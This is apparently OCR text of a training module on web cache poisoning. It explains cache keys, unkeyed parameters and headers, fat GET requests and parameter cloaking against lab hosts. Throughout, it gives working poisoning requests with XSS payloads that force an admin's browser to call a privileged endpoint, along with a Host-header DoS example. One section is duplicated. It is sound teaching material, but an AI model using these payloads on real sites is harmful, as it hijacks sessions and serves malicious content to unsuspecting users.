6. Abusing HTTP Misconfigurations

Advanced Cache Poisoning Techniques

In the previous sections, we have discussed basic techniques for identifying and exploiting web cache poisoning vulnerabilities. In this section, we will discuss two advanced web cache poisoning techniques that exploit misconfigurations in the web server to make otherwise secure configurations vulnerable.

Fat GET

Fat GET requests are HTTP GET requests that contain a request body. Since GET parameters are by specification sent as part of the query string, it might be weird to think that GET requests can contain a request body. However, any HTTP request can contain a request body, no matter what the method is. In the case of a GET request, the message body has no meaning which is why it is never used. We can confirm this in the RFC 7231 which states in section 4.3.1:

```
A payload within a GET request message has no defined semantics;
sending a payload body on a GET request might cause some existing
implementations to reject the request.
```


Therefore, a request body is explicitly allowed, however, it should not have any effect. Thus, the following two GET requests are semantically equivalent, as the body should be neglected on the second:

```
GET /index.php?param1=Hello&param2=World HTTP/1.1
Host: fatget.wcp.htb
```

and

```
GET /index.php?param1=Hello&param2=World HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 10

param3=123
```

If the web server is misconfigured or implemented incorrectly, it may parse parameters from the request body of GET requests though, which can lead to web cache poisoning attack vectors that would otherwise be unexploitable.

Let's have a look at our example web application. It is the same web application from the previous section, however, this time the `ref` GET parameter is keyed so we cannot execute the same web cache poisoning attack as before. Let's investigate if the web server supports fat GET requests. To do so, we can send a request similar to the following:

```
GET /index.php?language=en HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 11

language=de
```

The language GET parameter is set to English, so we would expect the page to display English text. However, upon inspection, the response contains German text. So the web server seems to support fat GET requests and even prefers the parameter sent in the request body over the actual GET parameter. Now we need to confirm if this creates a discrepancy between the web cache and the web server. To do so, we can send the following request:



```
GET /index.php?language=en HTTP/1.1
Host: fatget.wcp.htb
```

We should now get a cache hit and the web cache returns the German page although we set the language parameter to English. This means our first request poisoned the cache with our injected fat GET parameter, but the web cache correctly uses the GET parameter in the URL to determine the cache key. We can use this flaw in the web server to exploit web cache poisoning once again.

After confirming that the reflected XSS vulnerability in the `ref` parameter is still present, we can use web cache poisoning to escalate this into a stored XSS vulnerability that forces the admin user to reveal the flag for us, just like we did in the previous section. Since the ref parameter is now keyed, we need to set it in a fat GET request with the following request:

```
GET /index.php?language=de HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 142

ref="><script>var xhr = new XMLHttpRequest();xhr.open('GET', '/admin.php?
reveal_flag=1', true);xhr.withCredentials = true;xhr.send();</script>
```

This should poison the cache for us. We can confirm this by sending the following request. We can see that we get a cache hit and the response contains our poisoned payload:



After waiting for a while, the admin user should access the page, execute our injected XSS payload and reveal the flag for us.

Note: fat GET requests are typically a misconfiguration in the web server software, not in the web application itself.

Parameter Cloaking

Another type of misconfiguration that can lead to a setup being vulnerable to web cache poisoning is parameter cloaking. Just like with fat GET requests, the goal is to create a discrepancy between the web server and the web cache in a way that the web cache uses a different parameter for the cache key than the web server uses to serve the response. The idea is thus the same as with fat GET requests.

To exploit parameter cloaking, the web cache needs to parse parameters differently than the web server. In the following, we will have a look at a real-world vulnerability in the Python web framework Bottle which was disclosed under CVE-2020-28473. As we can see from the vulnerability description, Bottle allows a semicolon for separation between different URL parameters. As an example, let's consider a GET request to `/test?a=1;b=2`. Since Bottle treats the semicolon as a separation character, it sees two GET parameters: `a` with a value of `1` and `b` with a value of `2`. The web cache on the other hand only sees one GET parameter `a` with a value of `1;b=2`. Let's have a look at how we can exploit this to achieve web cache poisoning.

When starting the web application, we can see that it is the same web application we exploited with fat GET requests but ported to Python Bottle. We can apply the knowledge from the previous sections to determine the following key points:

- the parameters `language`, `content`, and `ref` are keyed
- the reflected XSS vulnerabilities in the parameters `content` and `ref` are still present

Now let's create a discrepancy between the web cache and web server by exploiting the vulnerability discussed above. To do so we need an unkeyed parameter. In this case, we can assume that the parameter `a` is unkeyed with the methodology discussed previously so we will be using that parameter. We can create a proof of concept with the following request:

```
GET /?language=en&a=b;language=de HTTP/1.1
Host: cloak.wcp.htb
```

The response displays the German text, although the request contains the parameter `language=en`. Let's investigate why this happens. The web cache sees two GET parameters: `language` with the value `en` and `a` with the value `b;language=de`. On the other hand, Bottle sees three parameters: `language` with the value `en`, `a` with the value `b`, and `language` with the value `de`. Since Bottle prefers the last occurrence of each parameter, the value `de` overrides the value for the language parameter. Thus, Bottle serves the response containing the German text. Since the parameter `a` is unkeyed, the web cache stores this response for the cache key `language=en`. We can send the following follow-up request to confirm that the cache was poisoned:

```
GET /?language=en HTTP/1.1
Host: cloak.wcp.htb
```

The response should now be a cache hit and contain the German text. Thus, we successfully poisoned the cache.

Note: To poison the cache with parameter cloaking we need to "hide" the cloaked parameter from the cache key by appending it to an unkeyed parameter.

Now let's build an XSS exploit that forces the admin user to reveal the flag for us, just like we did before. Since Bottle treats the semicolon as a separation character, we need to URL-encode all occurrences of the semicolon in our payload:

```
GET /?
language=de&a=b;ref=%22%3E%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest
()%3bxhr.open(%27GET%27,%20%27/admin?
reveal_flag=1%27,%20true)%3bxhr.withCredentials%20=%20true%3bxhr.send()%3b
%3C/script%3E HTTP/1.1
Host: cloak.wcp.htb
```

After sending this request and confirming our payload has been cached for the URL `/?language=de`, the admin should trigger our exploit and the flag should be revealed after a few seconds.

Introduction to HTTP Misconfigurations

With billions of devices relying on it every day, HTTP is one of the most utilized protocols on the Internet. Today, web application security constitutes one the most vital parts of Cyber Security, as it is important to not only look at a web application discretely, but rather holistically in a real-world deployment which includes systems such as web servers and web caches that introduce additional complexity and therefore attack surface.

In this module, we will cover three HTTP attacks that are common in modern web applications. We will discuss these attacks in detail, including how to detect, exploit, and prevent these types of attacks.

Web services that are used by many users utilize web caches to improve performance by reducing the load on the web server. Web caches sit between the client and the web server. They store resources locally after obtaining them from the web server, such that they can serve them from local storage if the same resource is requested again. Thus, the resources do not need to be requested from the web server, reducing the load on the web server. Vulnerabilities that can arise when web servers utilize web caches will be discussed in this module.

The HTTP `Host` header is present in any HTTP request since HTTP/1.1. It specifies the hostname and potentially the port of the server to which the request is being sent. When web servers host multiple web applications, the host header is used to determine which web application is targeted by the request and the response is served accordingly. In this module, we will discuss vulnerabilities that can arise from improper handling of the host header in the web application.

Since HTTP is a stateless protocol, sessions are required to provide context for requests. For instance, HTTP sessions are used to perform authenticated actions without having to send credentials in every request. The web application typically identifies the user by their session ID, which the user provides in a session cookie in most cases. On the server side, information about the user is stored in the session variables associated with the corresponding session ID. The last part of this module focuses on vulnerabilities that result from improper handling of session variables.

HTTP Attacks

Web Cache Poisoning

The first HTTP attack discussed in this module is Web Cache Poisoning. This attack exploits misconfigurations in web caches in combination with other vulnerabilities in the underlying web application to target unknowing users. Depending on the specific vulnerability, it might be sufficient for a victim to simply access the targeted website to be exploited. Web cache poisoning can also lead to otherwise unexploitable vulnerabilities being weaponized to target a huge number of potential victims.

Host Header Attacks

The second type of attacks discussed in this module are Host Header Attacks. The HTTP host header contains the host of the accessed domain and is used to tell the server which domain a user wants to access. This is required for instances where a single server serves multiple domains or subdomains so that the server can identify the targeted application. Host header attacks exploit vulnerabilities in the handling of the host header. More specifically, if a web application uses the host header for authorization checks or to construct absolute links, an attacker may be able to manipulate the host header to bypass these checks or force the construction of malicious links.

Session Puzzling

The third and final attack covered in this module is Session Puzzling. Since HTTP is a stateless protocol, session variables are required to keep track of a wide variety of actions commonly performed in web applications, including authentication. Session puzzling is a vulnerability that results from improper handling of session variables and can lead to authentication bypasses or account takeover. In particular, session puzzling can be the result of the re-use of the same session variable in different processes, the premature population of session variables, or insecure default values for session variables.

Let's get started by discussing the first of these attacks in the next section.

Introduction to Web Cache Poisoning

Web cache poisoning is an advanced attack vector that forces a web cache to serve malicious content to unsuspecting users visiting the vulnerable site. Web caches are often used in the deployment of web applications for performance reasons as they reduce the load on the web server. By exploiting web cache poisoning, an attacker may be able to deliver malicious content to a vast number of users. Web cache poisoning can also be used to increase the severity of vulnerabilities in the web application. For instance, it can be used to deliver reflected XSS payloads to all users that visit the website, thus eliminating the need for user interaction which is usually required for exploiting reflected XSS vulnerabilities.

Commonly used web caches include Apache, Nginx, and Squid.

Inner Workings of Web Caches

Benefits of Caching

When providing a web service that is used by a large number of users, scalability is important. The more users use the service, the more load is generated on the web server. To

reduce the web server load and distribute users between redundant web servers, `Content Delivery Networks (CDNs)` and reverse proxies can be used.

Web caches are a part of this performance-enhancing infrastructure. They are located between the client and the server and serve content from their local storage instead of requesting it from the web server. If a client requests a resource that is not stored in the web cache, the resource will be requested from the web server. The web cache then stores the resource locally and is thus able to respond to any future requests for that resource without requesting it from the web server. Web caches typically store resources for a limited time window to allow changes to propagate once the cache has been refreshed.

How do Web Caches work?

As discussed above, web caches store resources to reduce the load on the web server. These can be static resources such as stylesheets or script files, but also dynamic responses generated by the web server based on user-supplied data such as search queries. To serve cached resources, the web cache needs to be able to distinguish between requests to determine whether two requests can be served the same cached response, or if a fresh response needs to be fetched from the web server.

Just comparing requests byte-by-byte to determine whether they should be served the same response is highly inefficient, as different browsers send different headers that do not directly influence the response, for instance, the `User-Agent` header. Furthermore, web browsers commonly populate the `Referer` header to inform the web server from where a resource has been requested, however, in most cases, this does also not directly influence the response.

To circumvent these issues, web caches only use a subset of all request parameters to determine whether two requests should be served the same response. This subset is called `Cache Key`. In most default configurations, this includes the request path, the GET parameters, and the `Host` header. However, cache keys can be configured individually to include or exclude any HTTP parameters or headers, to work optimally for a specific web application.

Let's have a look at an example. Assuming the web cache is configured to use the default configuration of request path, GET parameters, and host header as the cache key, the following two requests would be served the same response.

```
GET /index.html?language=en HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html
```

The second request has the same cache key and thus gets served the same response. The requests differ in the User-Agent header due to different operating systems and contain a different `Accept` header as well.

```
GET /index.html?language=en HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 13_1)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml
```

However, if a third user requests the same page in a different language via the GET parameter `language`, the cache key is different (since the GET parameters are part of the cache key), thus the web cache serves a different response. This is obviously intended behavior, as otherwise all users would be served the same cached response in the same language, rendering the `language`-parameter useless:

```
GET /index.html?language=de HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 13_1)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept: text/html
```


We distinguish between `keyed` parameters and `unkeyed` parameters. All parameters that are part of the cache key are called `keyed`, while all other parameters are `unkeyed`. For instance, in the above example, the User-Agent and Accept headers are unkeyed.

Web Cache Configuration

To conclude this section, let's have a look at a sample Nginx config file that configures a simple web cache:


```
http {
  proxy_cache_path /cache levels=1:2 keys_zone=STATIC:10m inactive=24h
max_size=1g;

  server {
    listen       80;

    location / {
      proxy_pass             http://172.17.0.1:80;
      proxy_buffering        on;
      proxy_cache            STATIC;
```


```
        proxy_cache_valid      2m;
        proxy_cache_key $scheme$proxy_host$uri$args;
        add_header X-Cache-Status $upstream_cache_status;
    }
  }
}
```

Here is a short explanation of the parameters, for a more detailed overview have a look at the Nginx documentation here:

- `proxy_cache_path` sets general parameters of the cache like the storage location
- `proxy_pass` sets the location of the web server
- `proxy_buffering` enables caching
- `proxy_cache` sets the name of the cache (as defined in `proxy_cache_path`)
- `proxy_cache_valid` sets the time after which the cache expires
- `proxy_cache_key` defines the cache key
- `add_header` adds the `X-Cache-Status` header to responses to indicate whether the response was cached

Now if we request the same resource twice, we can see that the first response is not cached, while the second response is served from cache, as noted by the X-Cache-Status header in the response:





The cache key can be configured to only include certain GET parameters, by modifying the configuration like so:

```
<SNIP>
proxy_cache_key $scheme$proxy_host$uri$arg_language;
<SNIP>
```

With this configuration, only the `language` parameter is keyed, while all other GET parameters are unkeyed. This results in two requests to `/index.html?language=de&timestamp=1` and `/index.html?language=de&timestamp=2` being served

the same response from cache. This makes sense if not all parameters influence the response itself, like a timestamp for instance.

Identifying Unkeyed Parameters

In a web cache poisoning attack, we want to force the web cache to serve malicious content to other users. To do so, we need to identify unkeyed parameters that we can use to inject a malicious payload into the response. The parameter to deliver the payload must be unkeyed since keyed parameters need to be the same when the victim accesses the resource. This would mean the victim has to send the malicious payload themselves, effectively resulting in a scenario similar to reflected XSS.

As an example, consider a web application that is vulnerable to reflected XSS via the `ref` parameter. It also supports multiple languages in a `language` parameter. Let's also assume that the ref parameter is unkeyed, while the language parameter is keyed. In this case, we can deliver the payload using the URL `/index.php?language=en&ref="><script>alert(1)</script>`. If the web cache then stores the response, we successfully poisoned the cache, meaning all subsequent users that request the resource `/index.php?language=en` get served our XSS payload. If the ref parameter was keyed, the victim's request would result in a different cache key, thus the web cache would not serve the poisoned response.


Thus, the first step in identifying web cache poisoning vulnerabilities is identifying unkeyed parameters. Another important takeaway is that web cache poisoning in most cases only helps to facilitate the exploitation of other vulnerabilities that are already present in the underlying web application, such as reflected XSS or host header vulnerabilities. In some cases, however, web cache poisoning can turn un-exploitable issues in a default/plain web server setting into exploitable vulnerabilities.

Unkeyed request parameters can be identified by observing whether we were served a cached or fresh response. As discussed previously, request parameters include the path, GET parameters and HTTP headers. Determining whether a response was cached or not might be hard. In our lab, the server tells us via the `X-Cache-Status` header, however, in a real-world setting this may not be the case. Instead, we can achieve this manually by changing parameters and carefully observing the response. For instance, if we change a parameter value and the response remains the same, this indicates that the parameter is unkeyed and we were served the same cached response twice. Let's start with a basic example to showcase a basic cache poisoning scenario.


Unkeyed GET Parameters

Our web application is a simple site displaying some text and allowing us to embed our own text:

The web application sets the GET parameter `language` and our content is embedded via the `content` parameter. Let's investigate if either of those parameters are unkeyed. To do so, we first send an initial request with only the `language` parameter. The first request results in a cache miss, while the second response was cached (as indicated by the `X-Cache-Status` header in the response):



When we now send a different value in the language parameter, we can see that the response differs and we get a cache miss. Therefore, the language parameter has to be keyed:



We can apply the same logic to the `content` parameter. When we send the following series of requests, we can observe the following behavior:

- Request to `/index.php?language=test&content=HelloWorld` results in a cache miss
- The same request to `/index.php?language=test&content=HelloWorld` results in a cache hit
- Request to `/index.php?language=test&content=SomethingDifferent` results in a cache miss again

Since the third request triggers a cache miss, we can deduce that the cache key was different from the first two requests. However, since only the `content` parameter is different, it has to be keyed. Therefore, both the language and content parameters are keyed, so no luck here.


A little more investigation of the web application reveals that attempting to access the admin panel and using the link to go back sets a third parameter called `ref`. Let's again apply our testing to find out if this parameter is keyed or unkeyed. We can observe the following behavior:

- Request to `/index.php?language=valuewedidnotusebefore&ref=test123` results in a cache miss
- The same request to `/index.php?language=valuewedidnotusebefore&ref=test123` results in a cache hit
- Request to `/index.php?language=valuewedidnotusebefore&ref=Hello` also results in a cache hit

This time, the third request also triggers a cache hit. Since the `ref` parameter is different, however, we know that it has to be unkeyed. Now we need to find out whether we can inject a malicious payload via the ref parameter.

Before we move on, here are a few remarks on this technique of determining keyed and unkeyed parameters. This works well in our test environment, however, in a real engagement where the target site is potentially accessed by a large number of users during our testing, it is close to impossible to determine whether we received a cached response due to an unkeyed parameter or because another user's request resulted in the response being cached. We should therefore always use `Cache Busters` in a real-world engagement, which we will discuss in a later section.

Now, to determine whether the `ref` parameter is exploitable or not, we need to determine how this parameter influences the response content. We can see that its value is reflected in the submission form:



Since no sanitization is applied, we can easily break out of the HTML element and trigger a reflected XSS like so:

```
GET /index.php?language=unusedvalue&ref="><script>alert(1)</script>
HTTP/1.1
Host: webcache.htb
```

Note: Remember to use a value for the language parameter that was never used before to avoid receiving a cached response.

This allows us to poison the cache for any user that browses the page in our targeted language. Our goal is to force an admin user to reveal the flag by requesting `/admin.php?`

`reveal_flag=1` which we are unauthorized to do. We are not going into detail about the XSS payload here but we can achieve this with a payload similar to the following. For more details, check out the `Cross-Site Scripting (XSS)` module here.

```
<script>var xhr=new XMLHttpRequest();xhr.open('GET','/admin.php?
reveal_flag=1',true);xhr.withCredentials=true;xhr.send();</script>
```


This results in the following cache poisoning request, assuming our victim visits the site with the `language=de` parameter (after adding `">` for XSS injection):

```
GET /index.php?
language=de&ref=%22%3E%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest();x
hr.open(%27GET%27,%20%27/admin.php?
reveal_flag=1%27,%20true);xhr.withCredentials%20=%20true;xhr.send();%3C/sc
ript%3E HTTP/1.1
Host: webcache.htb
```

After poisoning the cache and waiting for a while, the admin should visit the site, trigger our XSS payload and reveal the flag for us.

Unkeyed Headers

Similarly to unkeyed GET parameters, it is quite common to find unkeyed HTTP headers that influence the response of the web server. In the current web application, assume we found the custom HTTP header `X-Backend-Server` which seems to be a left-over debug header that influences the location a debug script is loaded from:



We can apply the same methodology from before to determine that this header is unkeyed. Since this header is reflected without sanitization, we can also use it to exploit an XSS vulnerability. We can thus use the header to deliver the same payload as before with the following request:

```
GET /index.php?language=de HTTP/1.1
Host: webcache.htb
X-Backend-Server: testserver.htb"></script><script>var xhr=new
XMLHttpRequest();xhr.open('GET','/admin.php?
reveal_flag=1',true);xhr.withCredentials=true;xhr.send();//
```

Web Cache Poisoning Attacks

Web cache poisoning is typically used to distribute a different underlying vulnerability in the web application to a large number of users. This makes the exploitation of web cache poisoning very dependent on the specific web application. Additionally, poisoning the cache is often not trivial. In real-world scenarios, many users are accessing the web application at the same time as we are. Therefore, when we request a page it is most likely already cached and we are only served the cached response. In these cases, we need to send our malicious request at the exact time that the cache expires to get the web cache to store the response. Getting this timing right involves a lot of trial and error. However, it can be significantly easier if the web server reveals information about the expiry of the cache.

Exploitation & Impact of Web Cache Poisoning

XSS

The exploitation of web cache poisoning depends on the underlying issue in the web application itself. In the previous section, we have seen an example of how web cache poisoning using an unkeyed GET parameter can be used to distribute reflected XSS vulnerabilities to unknowing users, eliminating the need for user interaction. Furthermore, we have seen that an XSS vulnerability via an unkeyed HTTP header that was unexploitable on its own can be weaponized with the help of web cache poisoning. XSS is one of the most common ways of exploiting web cache poisoning, though there are other ways as well.

Unkeyed Cookies

Another example is the exploitation of unkeyed cookies. If a web application utilizes a user cookie to remember certain user choices and this cookie is unkeyed, it can be used to poison the cache and force these choices upon other users. For instance, assume the cookie `consent` is used to remember if the user consented to something being displayed on the page. If this cookie is unkeyed, an attacker could send the following request:

```
GET /index.php HTTP/1.1
Host: webcache.htb
Cookie: consent=1;
```

If the response is cached, all users that visit the website are served the content as if they already consented. Similar attacks are possible if the web application uses unkeyed cookies to determine the layout of the application, for instance in a `color=blue` cookie, or the language of the application in a `language=en` cookie. While these types of cache poisoning vulnerabilities do occur, they are often caught by the website maintainers relatively quickly

since the cache is poisoned during normal interaction with the website. For instance, if a user sets the layout to blue via the `color=blue` cookie and the response is cached, all subsequent requests made by other users that have chosen a different color will still get served the blue layout. Therefore, it is quite obvious to notice that something is not working correctly in these cases.

Denial-of-Service

Another type of web cache poisoning vulnerability revolves around the host header. We are going to go into more detail about host header attacks in the upcoming section, so we are not discussing it in detail here. However, we can think of a scenario where web cache poisoning can lead to a `Denial-of-Service (DoS)` attack. Consider a setting where a faulty web cache is used that includes the host header in its cache key but applies normalization before caching by stripping the port. The underlying web application then uses the host header to construct an absolute URL for a redirect. A request similar to this:

```
GET / HTTP/1.1
Host: webcache.htb:80
```

would result in a response like this:

```
HTTP/1.1 302 Found
Location: http://webcache.htb:80/index.php
```


While the port is present in the response, it is not considered part of the cache key due to the flawed behavior of the web cache. This means we could achieve a DoS by sending a request like this:

```
GET / HTTP/1.1
Host: webcache.htb:1337
```

If the response is cached, all users that try to access the site are redirected to port `1337`. Since the web application runs on port `80` however, the users are unable to access the site.

Remarks

One of the hardest parts about web cache poisoning is to ensure that a response is cached. When many users use a website, it is unlikely that the cache is empty when we send our malicious payload, meaning we are served an already cached response and our request never hits the web server.

We can try to bypass the web cache by setting the `Cache-Control: no-cache` header in our request. Most caches will respect this header in the default configuration and will check with the web server before serving us the response. This means we can force our request to hit the web server even if there is a cached entry with the same cache key. If this does not work, we could also try the deprecated `Pragma: no-cache` header.

However, these headers cannot be used to force the web cache to refresh the stored copy. To force our poisoned response to be cached, we need to wait until the current cache expires and then time our request correctly for it to be cached. This involves a lot of guesswork. However, in some cases, the server informs us about how long a cached resource is considered fresh. We can look for the `Cache-Control` header in the response to check how many seconds the response remains fresh.

Impact

The impact of web cache poisoning is hard to state in general. It depends highly on the vulnerability that can be distributed, how reliably the attacker can poison the cache, how long the payload is cached for, and how many potential victims access the page in that time frame.

The impact can also depend on the cache configuration. If certain HTTP headers such as the `User-Agent` are included in the cache key, an attacker needs to poison the cache for each target group separately, since the web cache will serve different cached responses for different User-Agents.

Cache Busters

In real-world scenarios, we have to ensure that our poisoned response is not served to any real users of the web application. We can achieve this by adding a `cache buster` to all of our requests. A cache buster is a unique parameter value that only we use to guarantee a unique cache key. Since we have a unique cache key, only we get served the poisoned response and no real users are affected.

As an example, let's revisit the web application from the previous section. We know that the admin user is German and thus visits the website using the `language=de` parameter. To ensure that he does not get served a poisoned response until we completed our payload, we should use a cache buster in the language parameter to guarantee that we don't affect the admin user. For instance, when we determined that the `ref` parameter is unkeyed, we built a proof of concept for the XSS. We did this using the following request:

```
GET /index.php?language=unusedvalue&ref="><script>alert(1)</script>
HTTP/1.1
```

```
Host: webcache.htb
```

Since the value we sent in the language parameter is a unique value that no real user would ever set, it is our cache buster.

Keep in mind that we have to use a different cache buster in a follow-up request, as the cache key with the `language=unusedvalue` parameter already exists due to our previous request. So, we would have to adjust the value of the language parameter slightly to get a new unique and unused cache key.

Advanced Cache Poisoning Techniques

In the previous sections, we have discussed basic techniques for identifying and exploiting web cache poisoning vulnerabilities. In this section, we will discuss two advanced web cache poisoning techniques that exploit misconfigurations in the web server to make otherwise secure configurations vulnerable.

Fat GET

Fat GET requests are HTTP GET requests that contain a request body. Since GET parameters are by specification sent as part of the query string, it might be weird to think that GET requests can contain a request body. However, any HTTP request can contain a request body, no matter what the method is. In the case of a GET request, the message body has no meaning which is why it is never used. We can confirm this in the RFC 7231 which states in section 4.3.1:

```
A payload within a GET request message has no defined semantics;
sending a payload body on a GET request might cause some existing
implementations to reject the request.
```

Therefore, a request body is explicitly allowed, however, it should not have any effect. Thus, the following two GET requests are semantically equivalent, as the body should be neglected on the second:

```
GET /index.php?param1=Hello&param2=World HTTP/1.1
Host: fatget.wcp.htb
```

and

```
GET /index.php?param1=Hello&param2=World HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 10

param3=123
```

If the web server is misconfigured or implemented incorrectly, it may parse parameters from the request body of GET requests though, which can lead to web cache poisoning attack vectors that would otherwise be unexploitable.

Let's have a look at our example web application. It is the same web application from the previous section, however, this time the `ref` GET parameter is keyed so we cannot execute the same web cache poisoning attack as before. Let's investigate if the web server supports fat GET requests. To do so, we can send a request similar to the following:

```
GET /index.php?language=en HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 11

language=de
```


The language GET parameter is set to English, so we would expect the page to display English text. However, upon inspection, the response contains German text. So the web server seems to support fat GET requests and even prefers the parameter sent in the request body over the actual GET parameter. Now we need to confirm if this creates a discrepancy between the web cache and the web server. To do so, we can send the following request:


```
GET /index.php?language=en HTTP/1.1
Host: fatget.wcp.htb
```

We should now get a cache hit and the web cache returns the German page although we set the language parameter to English. This means our first request poisoned the cache with our injected fat GET parameter, but the web cache correctly uses the GET parameter in the URL to determine the cache key. We can use this flaw in the web server to exploit web cache poisoning once again.

After confirming that the reflected XSS vulnerability in the `ref` parameter is still present, we can use web cache poisoning to escalate this into a stored XSS vulnerability that forces the admin user to reveal the flag for us, just like we did in the previous section. Since the ref parameter is now keyed, we need to set it in a fat GET request with the following request:

```
GET /index.php?language=de HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 142

ref="><script>var xhr = new XMLHttpRequest();xhr.open('GET', '/admin.php?
reveal_flag=1', true);xhr.withCredentials = true;xhr.send();</script>
```

